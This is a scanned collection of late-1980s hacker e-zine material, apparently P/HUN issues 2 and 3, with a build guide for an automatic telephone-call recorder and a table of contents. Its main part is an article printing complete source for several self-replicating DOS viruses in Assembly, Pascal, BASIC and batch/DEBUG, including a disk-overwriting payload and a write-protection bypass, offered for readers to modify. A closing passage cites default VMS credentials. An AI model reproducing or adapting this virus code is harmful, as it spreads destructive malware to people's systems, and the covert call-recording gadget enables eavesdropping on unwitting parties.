The LOD/H Technical Journal #2
- 3) Hacking the IRIS Operating System by The Leftist  
The LOD/H Technical Journal #3
- 4) Hacking CDC's Cyber by Phrozen Ghost  
Phrack Inc. Newsletter #18
- 5) USENET comp.risks digest (various authors, various issues)
- 6) USENET unix.wizards forum (various authors)
- 7) USENET info-vax forum (various authors)

## Page 67

- 1) Hackers by Steven Levy
- 2) Out of the Inner Circle by Bill Landreth
- 3) Turing's Man by J. David Bolter
- 4) Soul of a New Machine by Tracy Kidder
- 5) Neuromancer, Count Zero, Mona Lisa Overdrive, and Burning Chrome, all by William Gibson
- 6) Reality Hackers Magazine c/o High Frontiers, P.O. Box 40271, Berkeley, California, 94704, 415-995-2606
- 7) Any of the Phrack Inc. Newsletters & LOD/H Technical Journals you can find.

Acknowledgements:

Thanks to my wife for putting up with me.  
Thanks to Lone Wolf for the RSTS & TOPS assistance.  
Thanks to Android Pope for proofreading, suggestions, and beer.  
Thanks to The Urville/Necron 99 for proofreading & Cyber info.  
Thanks to Eric Bloodaxe for wading through all the trash.  
Thanks to the users of Phoenix Project for their contributions.  
Thanks to Altos Computer Systems, Munich, for the chat system.  
Thanks to the various security personnel who were willing to talk to me about how they operate.

Boards:

I can be reached on the following systems with some regularity-

|                      |              |               |
|----------------------|--------------|---------------|
| The Phoenix Project: | 512/441-3088 | 300-2400 baud |
| Hacker's Den88:      | 718/358-9209 | 300-1200 baud |
| Smash Palace South:  | 512/478-6747 | 300-2400 baud |
| Smash Palace North:  | 612/633-0509 | 300-2400 baud |

=====

= Volume 1 , P/HUN #2 , Phile #9 of 9 =

=====

TELEPHONE-CONTROLLED TAPE STARTER

-----

BY: NY HACKER

NEWYORK UNDERGROUND ASSOCIATION!

WRITTEN FOR THE P/HUN ONLINE MAGAZINE

::::::::::::::::::::::::::::::::::::

BASIC ELECTRONIC KNOWLEDGE IS ASSUMED:

WHY SPEND 200\$ DOLLARS ON A ANSWERING MACHINE WHILE YOU CAN SPEND JUST A DOLLAR ON PARTS TO MAKE YOUR OWN .HAVE I CAUGHT YOUR INTREST YET?  
THIS SMALL PIECE OF EQUIPMENT WILL CONVERT YOUR TAPE RECORDER INTO A FULLY AUTOMATIC RECORDING MACHINE.THIS HAS BEEN DESIGNED IN A SUCH A WAY THAT NO EXTERNAL POWER WILL BE NEEDED.LETS SAY SOMEONE PICKS UP THE PHONE TO DIAL

### 233.TXT

OR WHEN THERES INCOMING CALLS.THIS GADJET WILL ALLOW AUTOMATIC RECORDING TO START BOTH WAYS AND WHEN YOU HANG UP IT STOPS.NO MODIFICATION OF THE PHONE OR THE TAPE RECORDER IS NECESSARY.SIMPLY CONNECT TWO WIRES TO A TELEPHONE JACK OR ANYWHERE ELSE ACROSS YOUR TWO TELEPHONE WIRES.  
THIS GADJET PLUGS IN TO THE TAPE RECORDER WHERE THE MICROPHONE USUALLY GOES.

#### HOW IT WORKS

::::::::::::

REFER TO THE SCHEMATIC BELOW

WITH THE SWITCH TERNINALS OF YOUR TAPE RECORDER "OPEN",YOU CAN MEASURE A VOLTAGE ACROSS THEM THAT IS EQUAL TO THE DC VOL. USED TO OPERATE THE MACHINE. THIS IS USUALLY AROUND 6V.IF WE APPLY THIS READILY AVAILABLEVOL. TO A PAIR OF DARLINGTON-CONNECTED TRASISTORS,Q1 AND Q2,THEY WILL TURN ON AND START THE TAPE RECORDER. TO TURN THE TRANSISTORS OFF,AND THEREBY STOP THE MACHINE,WE HAVE TO APPLY A NEAGATIVE VOL. TO THE BASE TO THE Q1 TRANSITOR.THIS IS DONE BY THE VOL. FROM THE TELEPHONE LINE.

WHEN THE TELEPHONE LINE IS ON HOOK THERES 48 VOL DC.THIS WVOLTAGE IS DIVIDED ACROSS R1,R2 AND R4 RESISTORS IN WAY THAT ALLOWS THE BASE TO Q1 TO BE NEGATIVLY BASED THEREFORE KEEPING THE RECORDER OFF.ALSO WHEN THE PHONE IS PICKED UP THE VOLTAGE IS ABOUT 12 VOLTS WHICH LEAVES ENOUGH WONT KEEP THE Q1 BASE NEGATIVE TO KEEP IT CUT OFF, SO THE TAPE RECORDER STARTS.SIMPLE HUH?

#### CONSTRUCTION

::::::::::::

WHAT WORKS THE BEST AS A CASING FOR THIS EQIPMENT IS A FLORECENT STARTER HOUSING.THIS WILL FIT THE 2 TRANSISTORS,THE DIODE,4 RESISTORS AND THE COUPLING CAPACITOR BUT THE CONTAINMENT IS UP TO YOU.

REMOVE AND DISCARD TEH STARTER ELEMENT,BUT SAVE THE BAKELITE BASE FOR USE AS A CONVENIENT TERMINAL BOARD FOR ALL COMPONENTS.THIS BEST WAY TO DO BUILD THIS (IF BUILDING IN A FLORECENT STARTER) IS TO USE POINT TO POINT WIRING BECAUSE IT WILL REDUCE THE SIZE.INVERT THE BASE SO THAT THE BRASS TERMINALS ARE INSIDE WHICH WILL MAKE WIRING EASY.THE RUBBERY MATERIAL AT THE BOTTOM WILL PROTECT THE THE WIRES TO THE TAPRE RECORDER.THE WIRES TO THE PHONE JACK CAN DIRECTLY BE SOLDERED TO THE TERMINAL OR WHAT I PREFER TO DO IS WHICH IS VERY CONVENIENT IS JUST DRILL 2 HOLES IN THE COVER AND INSERT THEM.

#### PARTS LIST

::::::::::::

R1 - 270K,1/4,10% RESISTOR  
R2 - 68K,1/4,10%       "  
R3 - 33K,1/4,10%       "  
R4 - 1.5K,1/4,10%       "  
Q1,Q2 - 2N4954 TRASISTOR (RADIO SHACK 276-2009)  
D1 - 1N645 DIODE (R.S - 276-1104)


## 233.TXT

C1 - 0.22 UF,50-V DIPPED SOLID TANTALUM CAPACITOR

MISC - TELEPHONE PLUG,FLORESCENT STARTER HOUSING,WIRE,SOLDER


### SCHEMATICS

.....



THE TRASISTORS' B,E,C IS AS FOLLOWS

.....



### INSTALLATION AND USE

.....

PLUG THIS GADJET INTOT HE PROPERTAPE RECORDER JACKS AND SET THE MACHINE TO PLAYBACK.WITHOUT THE GADJET NOT CONNECTED TO THE PHONE LINE,THE TAPE RECORDER SHOULD START.IF IT DOESNT THEN THE WIRES THAT GOTO THE TAPE R. REMOTE ARE REVERSED.

NOW THAT THE MACHINE IS PLAYING WITH THE GADJET PLUGGED IN,CONNECT THE 2 WIRES TO THE PHONE LINE.WITH THE PHONE ON HOOK,TAPE RECORDER SHOULD STOP.IF IT DOESNT REVERSE 2 WIRES WHICH GO TO TEL.(TELEPHONE). O.K THE TAPE RECORDER HAS STOPPED, NOW CHECK TO SEE WEATHER THE RECORDER STARTS BY LIFITING UP THE HANDSET. TO SET UP FOR RECORDING JUST PRESS THE FOWARD AND RECORD BUTTON ON THE TAPE RECORDER.

OTHER THINGS CAN ALSO BE DONE WITH THIS . I WILL LEAVE THAT TO YOUR IMAGINATION

233.TXT

I WILL WRITE AN ARTICLE ON HOW TO MAKE A TELEPHONE BUG IN P/HUN #3.  
IF YOU HAVE ANY ?S I CAN BE CONTACTED AT THE HACKERS DEN88 (718)3599209

NY HACKER  
NUA!

=====  
\*\*\* [ End of P/HUN Issue #2 \*\* A Hackers Den88 Productions ] \*\*\*  
\*\* [ For you Submissions to P/HUN Call The Hackers Den88 - (718)358/9209 ] \*\*  
=====

()-----()

```
      * = % = % = % = % = % = *
-----
-----%      P H U N      ]I[      %-----
-----
      * = % = % = % = % = % = *
```

P/HUN Issue #3, Volume 2  
Release : February 11th 1989

Articles [10] + Introduction  
Comments: New - Vol 2

==P/HUN Magazine Inc.==

@ The Hacker's Den Bulletin Board System  
[ Home of P/HUN Online Magazine & 2600 Magazine BBS #5 ]  
(718)358/9209 :: 300/1200 Baud :: Open 24 Hrs

Proudly presents...

P/HUN Issue III

-----

P/HUN Issue 3, Volume 2: Phile 1 of 11

Introduction & Index

-----

Welcome to P/HUN (fun) Issue III. A new volume for the New Year. We still remember some people often ridiculed and thought that P/HUN Newsletter would stop producing after the first or the second issue. Looks like that fraction underestimated us severely.

I would also like to say this, P/HUN was started with one highly noble thought in mind i.e. to spread knowledge that we individually or collectively acquire through various resources. The intent has and will never be to degrade other highly esteemed newsletters or compete with them in anyway. The idea is to co-exist symbiotically for the good of the readers, in mutual respect and assistance of each other.

We at P/HUN Inc. are very pleased that people enjoyed our last issue. We received many calls from all over the U.S commenting about Mr. Slippery's "Guide to PICK Operating System" and The Mentor's "Beginners Hacking Guide". We at P/HUN Inc. would like to thank both of them for their great contributions and hope hear more from them in future.

234.TXT

We are still looking for someone experienced enough to write various news and happenings that occur in the Phreak/Hack community. I thank all that applied, but we really didn't find anyone properly qualified.

A lot of hard work and effort has gone into making this issue possible. Yes the size of this issue is record breaking. We hope you find it interesting.

If you have any comments, suggestion or would like to submit to our ever growing newsletter, contact us at The Hacker's Den. If we find your article interesting we will gladly publish it. Remember to only send us "original" & "unreleased" stuff. There will be no exceptions. Although this issue contains an article by Capt. Zap which has already been released. This file was a major exception due to the fact that we found it very interesting.

P/HUN Issues can be obtained from one of the sponsor boards listed below:

The Phoenix Project - 512-441/3088 [Official Phrack & LOD/H TJ! release point]  
The Central Office - 914-234/3260 [2600 Bulletin Board System #2]

Here it is P/HUN Online Magazine Issue #3...Enjoy!

Red Knight & DareDevil  
SysOps of The Hacker's Den  
@ P/HUN Magazine Inc. / TSAN 89!

=====

\*-----\*  
-=| Table of Contents |=-  
\*-----\*

| No.   | Phile Description                            | Author          | Size |
|-------|----------------------------------------------|-----------------|------|
| ---   | -----                                        | -----           | ---- |
| #1 -  | Introduction & Table of Contents             | Red Knight      | 3K   |
| #2 -  | Viruses: Assembly, Pascal, Basic & Batch     | Tesla Coil ]]   | 24K  |
| #3 -  | VAX/VMS System Security                      | Lawrence Xavier | 18K  |
| #4 -  | AUTomated VOice Network(AUTOVON): An Outline | DareDevil       | 26K  |
| #5 -  | The Pan Am Airline Computer Part "A"         | Red Knight      | 47K  |
| #6 -  | The Pan Am Airline Computer Part "B"         | Red Knight      | 26K  |
| #7 -  | Common Channel (I) Signalling:An overview    | Tubular Phreak  | 18K  |
| #8 -  | Who's Listening *                            | Capt. Zap       | 58K  |
| #9 -  | An Introduction to BITNET                    | Aristotle       | 10K  |
| #10 - | Plastic Card Encoding Practices & Standards  | Hasan Ali       | 6K   |
| #11 - | Lockpicking: An Indepth Guide                | The LockSmith   | 14K  |

=====

= P/HUN Issue #3, Volume 2: Phile #2 of 11 =

=====

## Viruses: Assembly, Pascal, Basic &amp; Batch

-----  
By Tesla Coil ]

```
[ I do not take any responsibility for any damages that may occur when ]
[ compiling viruses in this article. This article has been written to   ]
[ promote knowledge into the amazing world of computer viruses.       ]
```

Viruses can be written in practically every computer language known today. Although most effective viruses have been written in Assembly.

Many of us think that viruses cannot be written in Basic due to its limited ability. This is untrue. Basic has the capability of producing very effective viruses if properly used. Combining assembly and basic could further enhance the effectiveness of the virus.

In this article we will examine some viruses written in Assembly, Pascal, Basic and Batch written by B. Fix, R. Burger and M. Vallen which proved to be very interesting to me.

Please use some caution handling these virus programs. Please use a separate disks when you wish to compile.

## Virus in Assembly Language

Most viruses out there have been written in assembly because assembly has the unique ability to bypass operating system security. Here is an example of a virus written under MS-DOS 2.1 and can obviously be compiled in the later versions. The article contains remarks so as to further explain the parts. Programmers may wish to delete those segments if desired.

```
*****
;  Program Virus
;  Version 1.1
;  Writer : R. Burger
;  Created 1986
;  This is a demonstration program for computer
;  viruses. It has the ability to replace itself.
;  and thereby modify other programs. Enjoy.
;*****
```

```
Code    Segment
        Assume  CS:Code
progr    equ 100h
        ORG     progr
```



## 234.TXT

```
;*****
;   The three NOP's serve as the marker byte of the
;   virus which allow it to identify a virus.
;*****
```

MAIN:

```
    nop
    nop
    nop
```

```
;*****
;   Initialize the pointers
;*****
```

```
    mov ax,00
    mov es:[pointer],ax
    mov es:[counter],ax
    mov es:[disks],al
```

```
;*****
;   Get the selected drive
;*****
```

```
    mov ah,19h           ;drive?
    int 21h
```

```
;*****
;   Get the current path on the current drive
;*****
```

```
    mov cs:drive,al       ;save drive
    mov ah,47h           ;dir?
    mov dh,0
    add al,1
    mov dl,al             ;in actual drive
    lea si,cs:old_path    ;
    int 21h
```

```
;*****
;   Get the number of drives present. If only one
;   is present, the pointer for the search order
;   will be set to serach order + 6
;*****
```

```
    mov as,0eh           ;how many disks
    mov dl,0             ;
    int 21h
```

# 234.TXT

```

mov al,01
cmp al,01          ;one drive
jnz hups3
mov al,06

```

```

hups3: mov ah,0
      lea bx,search_order
      add bx,ax
      add bx,0001h
      mov cs:pointer,bx
      cll

```

```

;*****
;  Carry is set, if no more .COM's are found.
;  Then, to avoid unnecessary work, .EXE files will
;  be renamed to .COM files and infected.
;  This causes the error message "Program too large
;  to fit memory" when starting larger infected
;  EXE programs.
;*****

```

```

change_disk:
      jnc no_name_change
      mov ah,17h          ;change .EXE to .COM
      lea dx,cs:maske_exe
      int 21h
      cmp al,0ffh
      jnz no_name_change  ;.EXE found?

```

```

;*****
;  If neither .COM nor .EXE is found then sectors
;  will be overwritten depending on the system time
;  in milliseconds. This is the time of the complete
;  "infection" of a storage medium. The virus can
;  find nothing more to infect and starts its destruction
;*****

```

```

      mov ah,2ch          ; read system clock
      int 21h
      mov bx,cs:pointer
      mov al,cs:[bx]
      mov bx,dx
      mov cx,2
      mov dh,0
      int 26h             ; write crap on disk

```

```

;*****

```

# 234.TXT

```
; Check if the end of the search order table has been
; reached . If so, end.
;*****
```

```
no_name_change:
    mov bx,cs:pointer
    dec bx
    mov cs:pointer,bx
    mov dl,cs:[bx]
    cmp dl,0ffh
    jnz hups2
    jmp hops
```

```
;*****
; Get new drive from the search order table and
; select it .
;*****
```

```
hups2:
    mov ah,0eh
    int 21h                ;change disk
```

```
;*****
; Start in the root directory
;*****
```

```
    mov ah,3bh            ;change path
    lea dx,path
    int 21h
    jmp find_first_file
```

```
;*****
; Starting from the root, search for the first
; subdir. First convert all .EXE files to .COM
; in the old directory
;*****
```

```
find_first_subdir:
    mov ah,17h            ;change .exe to .com
    lea dx,cs:maske_exe
    int 21h
    mov ah,3bh            ;use root directory
    lea dx,path
    int 21h
    mov ah,04eh            ;search for first subdirectory
    mov cx,00010001b       ;dir mask
    lea dx,maske_dir
    int 21h
    ;
```

# 234.TXT

```

jc change_disk
mov bx,CS:counter
INC,BX
DEC bx
jz use_next_subdir

```

```

;*****
; Search for the next subdirectory. If no more
; directories are found, the drive will be changed.
;*****

```

```

find_next_subdir:
    mov ah,4fh                ; search for next subdir
    int 21h
    jc change_disk
    dec bx
    jnz find_next_subdir

```

```

;*****
; Select found directory.
;*****

```

```

use_next_subdir:
    mov ah,2fh                ;get dta address
    int 21h
    add bx,1ch
    mov es:[bx],'X            ;address of name in dta
    inc bx
    push ds
    mov ax,es
    mov ds,ax
    mov dx,bx
    mov ah,3bh                ;change path
    int 21h
    pop ds
    mov bx,cs:counter
    inc bx
    mov CS:counter,bx

```

```

;*****
; Find first .COM file in the current directory.
; If there are none, search the next directory.
;*****

```

```

find_first_file:
    mov ah,04eh                ;Search for first
    mov cx,00000001b           ;mask
    lea dx,maske_com           ;

```

234.TXT

```
int 21h          ;
jc find_first_subdir
jmp check_if_ill

;*****
; If program is ill(infected) then search for
; another other.
;*****

find_next_file:
    mov ah,4fh          ;search for next
    int 21h
    jc find_first_subdir

;*****
; Check is already infected by virus.
;*****

check_if_ill:
    mov ah,3dh          ;open channel
    mov al,02h          ;read/write
    mov dx,9eh          ;address of name in dta
    int 21
    mov bx,ax           ;save channel
    mov ah,3fh          ; read file
    mov ch,buflen       ;
    mov dx,buffer       ;write in buffer
    int 21h
    mov ah,3eh          ;close file
    int 21h

;*****
; This routine will search the three NOP's(no
; operation).If present there is already an infection.
; We must then continue the search
;*****

    mov bx,cs:[buffer]
    cmp bx,9090h
    jz find_next_file

;*****
; This routine will BY PASS MS-DOS WRITE PROTECTION
; if present. Very important !
;*****

    mov ah,43h          ;write enable
    mov al,0
```

234.TXT

```
mov dx,9eh          ;address of name in dta
int 21h
mov ah,43h
mov al,01h
and cx,11111110b
int 21h
```

```
;*****
; Open file for read/write access.
*****
```

```
mov ah,3dh          ;open channel
mov al,02h          ;read/write
mov dx,9eh          ;address of name in dta
int 21h
```

```
;*****
; Read date entry of program and save for future
; use.
*****
```

```
mov bx,ax           ;channel
mov ah,57h          ;get date
mov al,0
int 21h
push cx             ;save date
push dx
```

```
;*****
; The jump located at address 0100h of the program
; will be saved for further use.
*****
```

```
mov dx,cs:[conta]   ;save old jmp
mov cs:[jmpbuf],dx
mov dx,cs:[buffer+1] ;save new jump
lea cx,cont-100h
sub dx,cx
mov cs:[conta],dx
```

```
;*****
; The virus copies itself to the start of the file.
*****
```

```
mov ah,57h          ;write date
mov al,1
pop dx
pop cx              ;restore date
```

## 234.TXT

```

int 21h

;*****
; Close the file.
;*****

    mov ah,3eh                ;close file
    int 21h

;*****
; Restore the old jump address. The virus saves at
; address "conta" the jump which was at the start of
; the host program.
; This is done to preserve the executability of the
; host program as much as possible.
; After saving it still works with the jump address
; contained in the virus. The jump address in the
; virus differs from the jump address in memory.
;*****

    mov dx,cs:[jmpbuf]        ;restore old jump
    mov cs:[conta],dx
hops:  nop
       call use_old

;*****
; Continue with the host program.
;*****

cont    db 0e9h                ;make jump
conta   dw 0
        mov ah,00
        int 21h

;*****
; Reactivate the selected drive at the start of
; the program.
;*****

use_old:
        mov ah,0eh            ;use old drive
        mov dl,cs:drive
        int 21h

;*****
; Reactivate the selected path at the start of
; the program.
;*****

```

## 234.TXT

```

mov ah,3bh                ;use old drive
lea dx,old_path-1         ;get old path and backslash
int 21h
ret

search_order db 0ffh,1,0,2,3,0ffh,00,0ffh
pointer      dw 0000        ;pointer f. search order
counter      dw 0000        ;counter f. nth. search
disks        db 0          ;number of disks

maske_com    db "*.com",00   ;search for com files
maske_dir    db "*",00      ;search for dir's
maske_exe    db 0ffh,0,0,0,0,0,0,00111111b
              db 0,"???????exe",0,0,0,0
              db 0,"???????com",0
maske_all    db 0ffh,0,0,0,0,0,0,00111111b
              db 0,"???????????",0,0,0,0
              db 0,"???????com",0

buffer equ 0e00h          ;a safe place

buflen equ 230h           ;lenght of virus!!!!
                          ;carefull
                          ;if changing!!!!
jmpbuf equ buffer+buflen  ;a safe place for jmp
path db "X",0             ;first place
drive db 0                ;actual drive
back_slash db "X"
old_path db 32 dup (?)    ;old path

code ends

end main

[ END OF THIS VIRUS PROGRAM ]

```

## Virus in Pascal

-----

Pascal is another high level language that can produce eye popping computer viruses. Especially when the usage of Turbo Pascal is involved. The virus below was available through various bulletin boards for a while.



\$

-----  
Number One

Please handle this virus with care!!!!!!!!!!!! [Deadly Demo]

Number One infects all .COM - file's name will be displayed  
 That file has been overwritten with Number Ones's program code and  
 is not reconstructible! If all files are infected or or no .COM  
 files are found, Number one gives you a <Smile>.  
 Files may be protected against infections of Number One by  
 setting the Read ONLY attribute.

Written 10.3.87 by M.Vallen (Turbo Pascal 3.01A)

-----  
\$C-

\$U-

\$I-           \$ Wont allow a user break, enable IO check

\$ -- Constants -----

Const

VirusSize = 12027;     \$Number One's code size

    Warning   :String[42]     \$Warning message  
     = 'This file has been infected ny Number One!';

\$ -- Type declarations-----

Type

    DTARec     =Record        \$Data area for file search  
     DOSnext   :Array[1..21] of Byte;  
               Attr       : Byte;  
               Ftime,  
               FDate,  
               FLsize,  
               FHsize   : Integer;  
               FullName: Array[1..13] of Char;  
     End;

Registers     = Record     \$Register set used for file search

Case Byte of

1 : (AX,BX,CX,DX,BP,SI,DI,DS,ES,Flags : Integer);

2 : (AL,AH,BL,BH,CL,CH,DL,DH           : Byte);

End;

\$ -- Variables-----

Var

```

                                $ Memory offset program code
ProgramStart : Byte absolute Cseg:$100;
                                $ Infected marker
MarkInfected : String[42] absolute Cseg:$180;
Reg           : Registers;      $ Register set
DTA           : DTARec;        $ Data area
Buffer        : Array[Byte] of Byte; $ Data buffer
TestID        : String[42]; $ To recognize infected files
UsePath       : String[66];    $ Path to search files
                                $ Length of search path
UsePathLenght: Byte absolute UsePath;
Go            : File;          $ File to infect
B            : Byte;           $ Used

```

\$ -- Program code-----

Begin

```

WriteLn(Warning);      $ Display warning message
GetDir(0, UsePath);    $ get current directory
if Pos('X', UsePath) <> UsePathLenght then
    UsePath := UsePath + 'X';
UsePath := UsePath + '*.COM';    $ Define search mask
Reg.AH := $1A;             $ Set data area
Reg.DS := Seg(DTA);
Reg.DX := Ofs(DTA);
MsDos(Reg);
UsePath[Succ(UsePathLenght)] := #0; $ Path must end with #0
Reg.AH := $4E;
Reg.DS := Seg(UsePath);
Reg.DX := Ofs(UsePath[1]);
Reg.CX := $ff;            $ Set attribute to find ALL files
MsDos(Reg);               $ Find first matching entry
IF not Odd(Reg.Flags) Then $ If a file found then
    Repeat
        UsePath := DTA.FullName;
        B := Pos(#0, UsePath);
        If B > 0 then
            Delete(UsePath, B, 255);    $ Remove garbage
            Assign(Go, UsePath);
            Reset(Go);
            If IOresult = 0 Then        $ If not IO error then
                Begin
                    BlockRead(Go, Buffer, 2);

```

234.TXT

```
Move(Buffer[$80], TestID, 43);
      $ Test if file already ill(Infected)
If TestID <> Warning Then      $ If not then ...
Begin
  Seek (Go, 0);
      $ Mark file as infected and ..
  MarkInfected := Warning;
      $ Infect it
  BlockWrite(Go,ProgramStart,Succ(VirusSize shr 7);
  Halt;      $.. and halt the program
End;
Close(Go);
End;
  $ The file has already been infected, search next.
Reg.AH := $4F;
Reg.DS := Seg(DTA);
Reg.DX := OfS(DTA);
MsDos(Reg);
$ .....Until no more files are found
Until Odd(Red.Flags);
Write( <Smile>');      $Give a smile
End.
```

Although this is a primitive virus its effective. In this virus only the .COM files are infected. Its about 12K and it will change the date entry.

#### Viruses in Basic

-----

Basic is great language and often people think of it as a limited language and will not be of any use in creating something like a virus. Well you are really wrong. Lets take a look at a Basic Virus created by R. Burger in 1987. This program is an overwriting virus and uses (Shell) MS-DOS to infect .EXE files. To do this you must compile the source code using a the Microsoft Quick-BASIC. Note the length of the compiled and the linked .EXE file and edit the source code to place the length of the object program in the LENGHTVIR variable. BV3.EXE should be in the current directory, COMMAND.COM must be available, the LENGHTVIR variable must be set to the length of the linked program and remember to use /e parameter when compiling.

```
10 REM ** DEMO
20 REM ** MODIFY IT YOUR OWN WAY IF DESIRED **
30 REM ** BASIC DOESNT SUCK
40 REM ** NO KIDDING
```

234.TXT

```

50 ON ERROR GOTO 670
60 REM *** LENGHTVIR MUST BE SET **
70 REM *** TO THE LENGHT TO THE **
80 REM *** LINKED PROGRAM ***
90 LENGHTVIR=2641
100 VIRROOT$="BV3.EXE"
110 REM *** WRITE THE DIRECTORY IN THE FILE "INH"
130 SHELL "DIR *.EXE>INH"
140 REM ** OPEN "INH" FILE AND READ NAMES **
150 OPEN "R",1,"INH",32000
160 GET #1,1
170 LINE INPUT#1,ORIGINAL$
180 LINE INPUT#1,ORIGINAL$
190 LINE INPUT#1,ORIGINAL$
200 LINE INPUT#1,ORIGINAL$
210 ON ERROR GOT 670
220 CLOSE#2
230 F=1:LINE INPUT#1,ORIGINAL$
240 REM ** "%" IS THE MARKER OF THE BV3
250 REM ** "%" IN THE NAME MEANS
260 REM ** INFECTED COPY PRESENT
270 IF MID$(ORIGINAL$,1,1)="%" THEN GOTO 210
280 ORIGINAL$=MID$(ORIGINAL$,1,13)
290 EXTENSIONS$=MID$(ORIGINAL$,9,13)
300 MID$(EXTENSIONS$,1,1)="."
310 REM *** CONCATENATE NAMES INTO FILENAMES **
320 F=F+1
330 IF MID$(ORIGINAL$,F,1)=" " OR MID$(ORIGINAL$,F,1)="." OR F=13 THEN
GOTO 350
340 GOTO 320
350 ORIGINAL$=MID$(ORIGINAL$,1,F-1)+EXTENSION$
360 ON ERROR GOTO 210
365 TEST$=""
370 REM ++ OPEN FILE FOUND +++
380 OPEN "R",2,ORIGINAL$,LENGHTVIR
390 IF LOF(2) < LENGHTVIR THEN GOTO 420
400 GET #2,2
410 LINE INPUT#1,TEST$
420 CLOSE#2
431 REM ++ CHECK IF PROGRAM IS ILL ++
440 REM ++ "%" AT THE END OF THE FILE MEANS..
450 REM ++ FILE IS ALREADY SICK ++
460 REM IF MID$(TEST,2,1)="%" THEN GOTO 210
470 CLOSE#1
480 ORIGINALS$=ORIGINAL$
490 MID$(ORIGINALS$,1,1)="%"
499 REM ++++ SANE "HEALTHY" PROGRAM ++++
510 C$="COPY "+ORIGINAL$+" "+ORIGINALS$

```

## 234.TXT

```
520 SHELL C$
530 REM *** COPY VIRUS TO HEALTHY PROGRAM ****
540 C$="COPY "+VIRROOT$+ORIGINAL$
550 SHELL C$
560 REM *** APPEND VIRUS MARKER ***
570 OPEN ORIGINAL$ FOR APPEND AS #1 LEN=13
580 WRITE#1,ORIGINALS$
590 CLOSE#1
630 REM ++ OUYPUT MESSAGE ++
640 PRINT "INFECTION IN " ;ORIGIANAL$; "  !! BE WARE !!"
650 SYSTEM
660 REM ** VIRUS ERROR MESSAGE
670 PRINT "VIRUS INTERNAL ERROR GOTTCHA !!!!!":SYSTEM
680 END
```

This basic virus will only attack .EXE files. After the execution you will see a "INH" file which contains the directory, and the file %SORT.EXE. Programs which start with "%" are NOT infected ,they pose as back up copies.

## Batch Viruses

-----

Whoever thought that viruses could be in BATCH file.This virus which we are about to see makes use of MS-DOS operating system. This BATCH virus uses DEBUG & EDLIN programs.

Name: VR.BAT

```
echo = off          ( Self explanatory)
ctty nul            ( This is important. Console output is turned off)
path c:Xmsdos       ( May differ on other systems )
dir *.com/w>ind     ( The directory is written on "ind" ONLY name entries)
edlin ind<1         ( "Ind" is processed with EDLIN so only file names appear)
debug ind<2         ( New batch program is created with debug)
edlin name.bat<3    ( This batch goes to an executable form because of EDLIN)
ctty con            ( Console interface is again assigned)
name               ( Newly created NAME.BAT is called.
```

In addition to file to this Batch file,there command files,here named 1,2,3

Here is the first command file:

-----

Name: 1

## 234.TXT

```
1,4d      ( Here line 1-4 of the "IND" file are deleted )
e          ( Save file )
```

Here is the second command file:

-----

Name: 2

```
m100,10b,f000      (First program name is moved to the F000H address to save)
e108 ".BAT"        (Extention of file name is changed to .BAT)
m100,10b,f010      (File is saved again)
e100"DEL "         (DEL command is written to address 100H)
mf000,f00b,104     (Original file is written after this command)
e10c 2e           (Period is placed in from of extension)
e110 0d,0a         (Carrige return+ line feed)
mf010,f020,11f     ( Modified file is moved to 11FH address from buffer area)
e112 "COPY XVR.BAT" ( COPY command is now placed in front of file)
e12b 0d,0a         (COPY command terminated with carriage return + lf)
rxc               ( The CX register is ... )
2c                ( set to 2CH)
nname.bat         ( Name it NAME.BAT)
w                 ( Write )
q                 ( quit )
```

The third command file must be printed as a hex dump because it contains 2 control characters (1Ah=Control Z) and this is not entirely printable.

Hex dump of the third command file:

-----

Name: 3

```
0100  31 2C 31 3F 52 20 1A 0D-6E 79 79 79 79 79 79 79
      1 , 1 ?      . . n y y y y y y y y
0110  79 29 0D 32 2C 32 3F 52-20 1A 0D 6E 6E 79 79 79
      y . 2 , ? ? r . . n n y y y y
0120  79 79 79 79 29 0D 45 0D-00 00 00 00 00 00 00 00
      y y y y . E . . . . . . . .
```

In order for this virus to work VR.BAT should be in the root. This program only affects .COM files.

End Note

-----

All these viruses can be modified to suit your needs. If anyone has seen any intresting viruses please contact me at The Hacker's Den BBS.

Suggested readings:

Computer Viruses: A high Tech Disease by Abacus  
2600 Magazine: Volume 5, Number 2

-TC][-

```
=====
=                P/HUN Issue #3, Volume 2: Phile #3 of 11                =
=====
```

VAX/VMS System Security

=====

Written for P/HUN Inc.,P/HUN Online Magazine

-----

By Lawrence Xavier  
January, 1989

VAX/VMS may be the worlds best operating system. It certainly beats the pants off each and every IBM OS, and wins over Unix hands down. Native VAX/VMS security is rated higher (by the U.S. Government) than all IBM mainframe OSs, even after such security packages as RACF and Top Secret are added to them.

VMS is not without its foibles and kludges, however. For one thing, enabling all the security features of VMS is guaranteed to crash the system! For another, many of VMS's security features are annoying to set up, encouraging lazy system managers to put off doing so indefinitely.

VMS got a bad reputation when young hackers were able to routinely break into many systems by using default accounts and passwords such as username SYSTEM with password MANAGER. This has all changed with VMS 4.7: in the upgrade procedure the installer is required to change passwords on these accounts or eliminate them entirely.

